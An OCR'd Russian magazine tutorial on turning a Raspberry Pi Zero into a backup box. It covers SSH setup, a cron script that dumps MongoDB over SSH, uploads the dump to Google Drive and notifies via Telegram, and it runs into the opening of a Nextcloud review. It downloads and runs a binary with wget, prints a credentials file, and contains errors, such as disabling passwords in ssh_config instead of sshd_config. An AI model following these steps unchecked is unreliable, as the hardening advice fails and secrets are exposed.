
Сначала скачай программу Etcher и образ Raspberry Pi OS lite без рабочего стола. Рабочие столы?! Там, куда мы направляемся, не нужны рабочие столы!

INFO


Я все это запускаю на macOS, но действия, описанные в этом руководстве, применимы и на других операционных системах.

Вставь microSD-карточку в компьютер, запусти Etcher и залей скачанный образ Raspberry Pi OS на карточку.





Достань карточку и вставь обратно. Она должна появиться диском под именем `boot`.





Вот так выглядит этот самый «Linux»

Перед тем как запихивать карточку в малину, нам нужно немного настроить операционку. Давай настроим подключение к беспроводному интернету.

Файлы обязательно редактируй какой-нибудь тулзой типа `nano` или `vim`, чтобы не накосячить с текстовой кодировкой условным встроенным в ОС блокнотом. Создай файл с названием `wpa_supplicant.conf` прямо в корне карточки. Содержание этого файла должно быть следующим.


```
country=DE
ctrl_interface=DIR=/var/run/wpa_supplicant GROUP=netdev
update_config=1
network={
  ssid="мой_вайфай"
  scan_ssid=1
  psk="пароль_от_вайфая"
  key_mgmt=WPA-PSK
}
```





Конечно, замени `мой_вайфай` и `пароль_от_вайфая` на название и пароль от своей сети WiFi. Насколько я понял, эта версия малины работает только с беспроводными сетями 2,4 ГГц.


Далее включи SSH на малине, так как управлять мы ей будем именно по SSH. Создай пустой файл в корне карточки с именем `ssh`. Можешь использовать команду `$ touch ssh`.




Вот и все! Малина настроена. Вставь карточку в малину и подключи ее к питанию! Убедись, что питание ты подключаешь в разъем с пометкой `PWR`. Первый запуск малины займет примерно 90 секунд, ей нужно провести первоначальную настройку.

ПОДКЛЮЧАЕМСЯ К МАЛИНЕ


Теперь тебе нужно узнать IP-адрес малины. Можешь воспользоваться бесплатной программой LanScan на macOS или любым аналогом типа `nmap` на других платформах. Найди адрес с именем девайса типа raspberry pi.




Теперь ты можешь подключиться прямо к малине! И все по воздуху! Подключись к пользователю `pi` со стандартным паролем `raspberry`. Можешь воспользоваться командой `$ ssh pi@{IP_малины}`.




Для безопасности поменяй стандартный пароль командой `$ sudo raspi-config`. После перезапусти малину командой `$ sudo shutdown -r now`.







В принципе, можешь не выключать вход на малину по паролю, если малина никогда не будет доступна из интернета. Но если хочешь на 100 % обезопасить свои бэкапы, то включи вход по SSH только по ключам, создав файл `~/.ssh/authorized_keys` на малине с SSH-ключом, а после перезагрузи малину.



Ну и не забудь выставить `PasswordAuthentication no` в файле настройки SSH — `/etc/ssh/ssh_config`!





Теперь ты официально в малине. Время писать скрипты бэкапа!

Продолжение статьи →

НАМ НУЖНО БОЛЬШЕ БЭКАПОВ

ДЕЛАЕМ МАШИНУ ДЛЯ РЕЗЕРВНОГО КОПИРОВАНИЯ ЗА 10 БАКСОВ


ЗАВИСИМОСТИ БЭКАП-СКРИПТА


Скрипт будет крайне простым. Будем использовать тулзу mongodump, чтобы забрать всю информацию из базы данных в одну папочку, а потом тулзу drive, чтобы залить всю прелесть на Google Drive. Проще пареной репы!

Запусти следующие команды на малине для установки **drive**.


```
$ wget https://github.com/odeke-em/drive/releases/download/v0.3.9/drive_armv6
$ sudo mv drive_armv6 /usr/bin/gdrive
$ sudo chmod +x /usr/bin/gdrive
```


Заметь, что мы устанавливаем тулзу именно для архитектуры ARMv6. Теперь можешь написать `$ gdrive version` на малине, чтобы убедиться, что все сработало.








Теперь тебе нужно настроить **drive**, чтобы он смог работать с определенной папкой. Создай папку для бэкапов командой `$ mkdir ~/backups` и после запусти команду `$ gdrive init ~/backups`, чтобы заставить **drive** синхронизировать эту папку. Скрипт выдаст тебе ссылку, нужно будет авторизоваться в сервисе через браузер (уже на своем компе, откуда подключался к малине).












Можешь проверить настройку, прописав команду `$ cat ~/.gd/credentials.json`. Должно выдать твои ключи авторизации.



INFO

Если ты используешь какую-то другую базу данных, а не Mongo, то проигнорируй все до секции «Загружаем дамп базы данных в облако». Просто убедись, что у тебя есть команда, которая позволяет тебе загружать все данные любимой базы данных в определенную папку на малине. Эту папку мы и будем загружать в облако.

Да, в этом руководстве я расскажу тебе только о Mongo. Ради краткости изложения и для показательности примера я решил выбрать именно эту базу данных.

Но и тут у нас будут небольшие проблемы из-за ограниченности выбранного железа. На Raspberry Pi Zero далеко не уехать — процессор в нашей малине 32-битный, а последняя Mongo запускается лишь на 64-битных системах. Что же делать?

Поступим очень хитро: за неимением лучшего решения воспользуемся простым костылем. Мы заставим наш сервер, на котором уже установлена Mongo, собирать дамп базы данных — а потом будем его загружать к себе в Google Drive.

Почему бы нам просто тогда не запускать все на сервере, раз уж на то пошло? Да потому что малина — это киберпанк, который мы заслужили, а бэкапы всегда должны быть внешними.


СОЗДАЕМ НА СЕРВЕРЕ И КАЧАЕМ НА МАЛИНУ ДАМП БАЗЫ ДАННЫХ

Мы воспользуемся командой **mongodump** прямо по SSH, чтобы сгенерировать дамп, а потом командой **scp**, чтобы этот дамп скачать.

INFO

Игнорируй эту секцию, если используешь не Mongo, а какую-либо другую базу данных: тебе придется написать свой собственный скрипт получения дампа.

Сгенерируй на малине SSH-ключ командой `$ ssh-keygen -t rsa`.



Возьми внутренности `~/.ssh/id_rsa.pub` с малины и добавь их в файл `~/.ssh/authorized_keys` на сервере, где у тебя запущена Mongo.

Отлично! Теперь малина может подключаться к серверу по SSH! Попробуй зайти на сервер прямо с малины такой командой:


```
$ ssh юзер_на_сервере@ip_адрес_сервера
```

Теперь выйди из сервера командой **exit**. Ты должен быть все еще подключен к малине, но не к своему серверу.

Попробуй запустить вот эту команду прямо на малине:


```
$ ssh юзер_на_сервере@ip_адрес_сервера 'mongodump --uri="mongodb://юзер_монги:пароль_юзера_монги@localhost:27017/название_базы_данных" -o "/home/имя_юзера_на_сервере/backups/"'
```

Не забудь заменить переменные на нужные для тебя в этой команде!



Чудесно! База дампанулась так, что аж стойки затрещали где-нибудь в амстердамском датацентре! Теперь попробуй скачать этот дамп следующей командой:

```
$ scp -r юзер_на_сервере@ip_адрес_сервера:/home/юзер_на_сервере/backups ~/backups/
```




Крутота! Теперь у тебя есть дамп твоей базы данных локально на малине. Технически можешь прямо тут и хранить свои дампы — но я бы посоветовал тебе запульнуть их все-таки куда-то в облако. Сегодня ты научишься загружать файлы в Google Drive автоматически!

ЗАГРУЖАЕМ ДАМП БАЗЫ ДАННЫХ В ОБЛАКО

Так как мы уже настроили **drive** выше, все, что нам нужно сделать — это проверить, загружается ли наша папка в Google Drive следующей командой.

```
$ gdrive push -destination Backups/ ~/backups/*
```



INFO

Вместо Google Drive можно использовать любое хранилище данных в облаке. Можешь вместо **drive** вообще воспользоваться rclone, чтобы грузить файлы куда угодно: эта тулза поддерживает больше 40 разных облачных хранилищ прямо из коробки.

ПИШЕМ СКРИПТ

Создать дамп базы данных мы можем, качать этот дамп вручную тоже умеем, загружать его в облако тоже. Время написать скрипт, который будет все это делать за нас!

Создай файл `~/backup.sh` на малине со следующим содержанием, заменяя все переменные на нужные.


```
#!/bin/bash

# 1
timestamp=$(date +%s)
# 2
ssh юзер_на_сервере@ip_адрес_сервера 'mongodump --uri="mongodb://юзер_монги:пароль_юзера_монги@localhost:27017/название_базы_данных" -o "/home/юзер_на_сервере/backups/"' &&
mkdir -p "/home/pi/backups/$timestamp" &&
# 3
scp -r юзер_на_сервере@ip_адрес_сервера:/home/юзер_на_сервере/backups/* "/home/pi/backups/$timestamp" &&
# 4
ssh юзер_на_сервере@ip_адрес_сервера 'rm -r /home/юзер_на_сервере/backups' &&
# 5
gdrive new -folder "Backups/$timestamp" &&
# 6
gdrive push -quiet "/home/pi/backups/$timestamp" &&
# 7
rm -r /home/pi/backups/* &&
# 8
curl "https://api.telegram.org/bot123:ABCDE/sendMessage?chat_id=твой_телеграм_айди&text=□ backed up"
```

Не забудь запустить команду `$ sudo chmod +x ~/backup.sh`, чтобы дать пользователю права запускать этот скрипт. Расскажу немного о самом файле.

Первая строка этого файла просто говорит разным текстовым редакторам, что перед нами файл на bash.

1. Получаем текущее время в миллисекундах. Мы будем использовать этот таймстамп для создания папок типа `Backups/1602463694`, чтобы понимать, когда примерно были созданы бэкапы. Мы получаем текущий таймстамп (например, `1602463694`) прямо тут.
2. Создаем дамп базы данных на сервере при помощи `mongodump`.
3. Загружаем этот дамп на малину.
4. Теперь нам нужно удалить этот дамп с сервера, чтобы лишний раз его не засорять. Мы уже загрузили копию на малину, чего ж нам этот дамп еще и на сервере хранить?
5. По какой-то причине нам нужно сначала создать папку с таймстампом на Google Drive перед тем, как жать на большую кнопку «синхронизировать». Ничего страшного, мы и это умеем!
6. Загружаем папку с дампом бэкапа в облако! Найс!
7. После загрузки дампа в облако удалим его с малины. Смысла забивать карточку памяти в малине тоже мало.
8. Небольшой бонус — это отправка себе сообщения в «Телеграме» о том, что таинство бэкапа свершилось. Технически ты заметишь, если внезапно сообщения о бэкапах перестанут приходить тебе от бота. Не забудь заменить здесь токен бота!

Можешь попробовать запустить этот скрипт вручную командой `~/.backup.sh`. Должно получиться! А Telegram должен начать присылать сообщения примерно как ниже на скриншоте.



АВТОМАТИЗИРУЕМ ЗАПУСК СКРИПТА

В интернете полно руководств по **cron**. Им мы и воспользуемся! Вкратце, это штука в Linux, которая может с определенной периодичностью запускать скрипты. В нашем случае мы будем запускать скрипт `~/.backup.sh` каждый час.

Синтаксис описания интервалов поначалу может казаться необычным. Советую пользоваться конструкторами типа Crontab Generator, чтобы создавать кронтабы.

Открой список периодических задач при помощи команды `crontab -e` и добавь туда следующую строку.

```
0 * * * * /home/pi/backup.sh
```

ЗАКЛЮЧЕНИЕ


Вот и все, самурай! Ты потратил всего где-то час-два времени, а на выходе у тебя хакерская прибамбаса, которую ты можешь смело втыкать у себя дома где-нибудь около роутера.

При желании ты можешь заменить любой элемент на другую тулзу, которая тебе больше нравится. Не хочешь использовать малину? Можешь то же самое запустить на любой машине с Linux, в том числе удаленной. Не пользуешься Mongo? Используй любую другую базу данных. Не нравится Google Drive? Заливай бэкапы куда угодно, на флешку или хард локально.

И не забудь добавить еще каких-нибудь полезных скриптов во имя автоматизации всего и вся!

NEXTCLOUD

НАСТРАИВАЕМ ПЕРСОНАЛЬНОЕ ОБЛАКО И СМОТРИМ, СТОИТ ЛИ ВОЗНЯ СВЕЧ




Андрей Письменный
Главный редактор
apismenny@gmail.com

«А не поставить ли мне какую-нибудь софтину, чтобы было проще разгребать файлы на сервере, шейрить их и открывать с телефона?» — подумал я, и тут-то все и завертелось! Хотя мои запросы изначально и были скромными, я решил первым делом взглянуть на Nextcloud — персональную облачную платформу, которая не только заменяет Dropbox, но и делает еще кучу разных вещей — вплоть до работы с документами и скачивания торрентов и видео с YouTube.

Вообще говоря, первым делом я рассматривал более безобидные варианты вроде Dropbox или Google Drive. Поставить одну из них на сервер, и пусть синхронизирует папки с компьютером, а при желании можно и на телефоне открыть. Но бесплатно в этих сервисах доступно не так много места, а платить за хранение одних и тех же файлов дважды совершенно не хочется — один раз хостеру VPS, где лежат данные, второй раз — за Dropbox. Да и что-то свое иметь всегда приятнее, верно?

Поиски показали, что найти решение одновременно простое и не совсем кустарное не так-то легко. Зато в любом треде на эту тему обязательно появляются люди, которые поставили себе ownCloud или Nextcloud и рапортуют о ровном и приятном полете на протяжении долгих лет. И хоть я и не поклонник мегакомбайнов, звучало это достаточно заманчиво, чтобы дать им шанс.

Обе программы — это платформы, которые сами по себе заменяют Dropbox и дают возможность управлять файлами и шейрить их, но после установки плагинов начинают напоминать миниатюрную операционку. Здесь тебе и почтовые программы, метящие на роль Gmail, и коллаборативные редакторы на манер Google Docs, и календари с планировщиками, и заметки, и майндмапы и прочие майндфаки.



ownCloud после установки

При этом ownCloud — штука далеко не новая, в «Хакере» о нем писали еще в 2014 году. Nextcloud посвежее и развивается активнее: первый релиз состоялся в 2016 году, а текущая версия на момент написания этой статьи — двадцатая.

Пристально изучив оба, я обнаружил, что Nextcloud вполне можно назвать младшим братом ownCloud, причем родным, а не двоюродным. Сходства видны на каждом шагу, включая даже некоторые элементы интерфейса и названия файлов.

Оказывается, создатель ownCloud Фрэнк Карличек в какой-то момент разругался с коллегами и основал новую компанию — тоже в Германии. За основу взяли готовые исходники предшественника и принялись добавлять фичи.

Поэтому возьмем Nextcloud, как более модный, и приступим к установке.

УСТАНОВКА

